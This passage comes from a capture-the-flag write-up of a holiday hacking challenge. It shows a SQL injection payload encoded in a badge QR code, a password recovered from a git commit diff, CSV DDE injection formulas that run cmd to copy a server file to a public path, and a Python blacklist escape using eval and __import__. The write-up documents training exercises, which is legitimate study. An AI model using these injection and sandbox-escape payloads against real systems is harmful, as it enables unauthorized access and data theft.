
In Figure 34 we can see only 2 successful logons occurred from this IP, both for minty.candycane. Likely this user was successfully password sprayed, and then the attacker logged in with the discovered credential. Runtoanswer shows that this is correct:



```
Silly Minty Candycane, well this is what she gets.
"Winter2018" isn't for The Internets.
Passwords formed with season-year are on the hackers' list.
Maybe we should look at guidance published by the NIST?

Congratulations!
```

Figure 35 - Correct Answer

Speaking to Pepper again, it is revealed that we should interact with the badge scanner to access the restricted area, and that it may be susceptible to SQL Injection attacks.



Well, that explains the odd activity in Minty's account. Thanks for your help!

All of the Kringle Castle employees have these cool cards with QR codes on them that give us access to restricted areas.

I was going to try some variations I found on OWASP but decided to stop so I don't tick-off Alabaster.

Figure 36 - Hints from Pepper

The original challenge provides a link to a sample badge, shown here.




Figure 37 - Badge Image

It contains a QR code that decodes to *oRfjg5uGHmbduj2m*.

So upstairs to the QR scanner we go. The scanner provides a small text display, a finger print reader and a USB 3 interface. Interacting with the USB interface shows that it is expecting a QR code in PNG format.

Trying the QR code for the sample badge provided causes the system to report that the account has been disabled. Trying the value 0 yielded “No Authorized Account Found.”

Next, I tried generating a QR code based on the sample badge, with a single quote appended to it. This resulted in this error:

```
EXCEPTION AT (LINE 96 “USER_INFO = QUERY(“SELECT FIRST_NAME,LAST_NAME,ENABLED FROM
EMPLOYEES WHERE AUTHORIZED = 1 AND UID =’{}’ LIMIT 1”.FORMAT(UID))”}: (1064, U”YOU HAVE AN
ERROR IN YOUR SQL SYNTAX. CHECK THE MANUAL THAT CORRESPONDS TO YOUR MARIADB SERVER
VERSION FOR THE RIGHT SYNTAX TO USE NEAR “ LIMIT 1’ AT LINE 1”)
```

Based on this error, it appears that the system expects a QR code containing the UID of an authorized employee. Ideally, this means we could simply append something like “' OR 1=1 --” and get an authorized user. It took me several attempts to realize that MariaDB seems to be much happier with the “#” comment character instead of “--” and that we needed an employee that is both authorized and enabled. Ultimately, I succeeded with this syntax:

```
a' OR 1=1 AND ENABLED = 1 #
```


Which, in QR form, is:

Figure 38 - QR Code Containing SQL Injection

This displayed “User Access Granted - Control Number **19880715**.”

Objective 7. HR Incident Response


I started this objective by speaking with Sparkle Redberry, who needs us to see if we can recover their password from a git commit.



```
Coalbox again, and I've got one more ask.
Sparkle Q. Redberry has fumbled a task.
Git pull and merging, she did all the day;
With all this gitting, some creds got away.

Urging - I scolded, "Don't put creds in git!"
She said, "Don't worry - you're having a fit.
If I did drop them then surely I could,
Upload some new code done up as one should."

Though I would like to believe this here elf,
I'm worried we've put some creds on a shelf.
Any who's curious might find our "oops,"
Please find it fast before some other snoops!

Find Sparkle's password, then run the runtoanswer tool.
elf@9048de7ac746:~$
```

Figure 39 - Git Password Recovery Challenge


A directory listing here shows a git repo in elf's home directory named kcconfmgmt. Running *git log* reveals this check-in that sounds interesting:



```
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default settings in conf
ig.js.def need to be updated before use
```

Figure 40 - Relevant Snippet of Git Log


We can view the diff of the commit using the show command:



```
elf@9048de7ac746:~/kcconfmgmt$  git show 60a2ffea7520ee980a5fc60177ff4d0633f2516b
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default settings in conf
ig.js.def need to be updated before use

diff --git a/server/config/config.js b/server/config/config.js
deleted file mode 100644
index 25be269..0000000
--- a/server/config/config.js
+++ /dev/null
@@ -1,4 +0,0 @@
-// Database URL
-module.exports = {
-    'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:27017/node-api'
-};
diff --git a/server/config/config.js.def b/server/config/config.js.def
new file mode 100644
index 0000000..740eba5
--- /dev/null
+++ b/server/config/config.js.def
@@ -0,0 +1,4 @@
+// Database URL
+module.exports = {
+    'url' : 'mongodb://username:password@127.0.0.1:27017/node-api'
+};
```

Figure 41 - Diff of Target Commit

It shows that Sparkle's password is: twinkletwinkletwinkle




```
Enter Sparkle Redberry's password: twinkletwinkletwinkle


This ain't "I told you so" time, but it's true:
I shake my head at the goofs we go through.
Everyone knows that the gits aren't the place;
Store your credentials in some safer space.

Congratulations!
```

Figure 42 - Git Challenge Complete

Sparkle then provided a hint about CSV DDE injection. The main objective instructs us to visit https://careers.kringlecastle.com/ and obtain the document C:\candidate_evaluation.docx from the server in order to identify the terrorist organization that "K." is working for.

Reviewing the tips and relevant talk on CSV DDE, I crafted a CSV in Notepad with this string: "=cmd|'/C copy c:\candidate_evaluation.docx C:\inetpub\wwwroot\test.docx'!A1"

Once uploaded to the applicant page, I tried to navigate to https://careers.kringlecastle.com/test.docx, but was greeted with this festive error:



404 Error!

Publicly accessible file served from:
C:\careerportal\resources\public\ not found......

Try:
https://careers.kringlecastle.com/public/'file name you are looking for'

Figure 43 - 404 Page Displaying Internal File Paths and External URL


This is fortunate, as the error page displays the exact local file path and target URL used to prop files on the webserver. I then tried again with "=cmd|'/C copy c:\candidate_evaluation.docx C:\careerportal\resources\public\argile.docx'!A1" and was then able to pull the document from https://careers.kringlecastle.com/public/argile.docx.

Inside the document, we see that K. is ***Krampus*** and he is working for **Fancy Beaver**.

Objective 8. Network Traffic Forensics

After progressing this far, Santa asked for additional help in locking down their InfoSec issues. While scope creep is generally discouraged, it is hard to turn down the big man in red.


Speaking to SugarPlum Mary, we were asked to escape from a restricted Python environment. While helping an employee bypass company security controls is not the best idea, it was approved in our rules of engagement. (Those crazy lawyers.)



```
                   ,,,,,,,,,,'              ',,,,,,,,,
                ..oooooooooo.              ',,,,,,,,,.
               .NMMMMMMMMW;                cOOOOOOOOx
               0MMMMMMMMMc                 NMMMMMMMMk
               ;;;;;;;;;'                 .KKKKKKKKK:

              ',,,,,,,,,,                  ,,,,,,,,,,'
              .ddddddddo                   ',,,,,,,,,.
               XMMMMMMMN                   cKKKKKKKKK.
    .;::::;;,,,,,,:ldddddd.                 0MMMMMMMMX.           ....
      .,:cccccccccccccccc                   'cccccccccc:::ccccc;.
         .:ccccccccccccc                    .cccccccccccccccc:'.
           .;;;;;;;;;;;;;                   .cccccccccccccc;.
                                            ...............




I'm another elf in trouble,
Caught within this Python bubble.

Here I clench my merry elf fist -
Words get filtered by a black list!

Can't remember how I got stuck,
Try it - maybe you'll have more luck?

For this challenge, you are more fit.
Beat this challenge - Mark and Bag it!

-SugarPlum Mary

To complete this challenge, escape Python
and run ./i_escaped
>>> 
```

Figure 44 - Python Escape Challenge


By trying some common Python command restriction bypasses, it was possible to escape from the shell and execute system commands, as seen in Figure 45.



```
>>> import sys
Use of the command import is prohibited for this question.
>>> import os
Use of the command import is prohibited for this question.
>>> exec("imp" + "ort os")
Use of the command exec is prohibited for this question.
>>> os = eval('__im' + 'port__("os")')
>>> os.system("id")
Use of the command os.system is prohibited for this question.
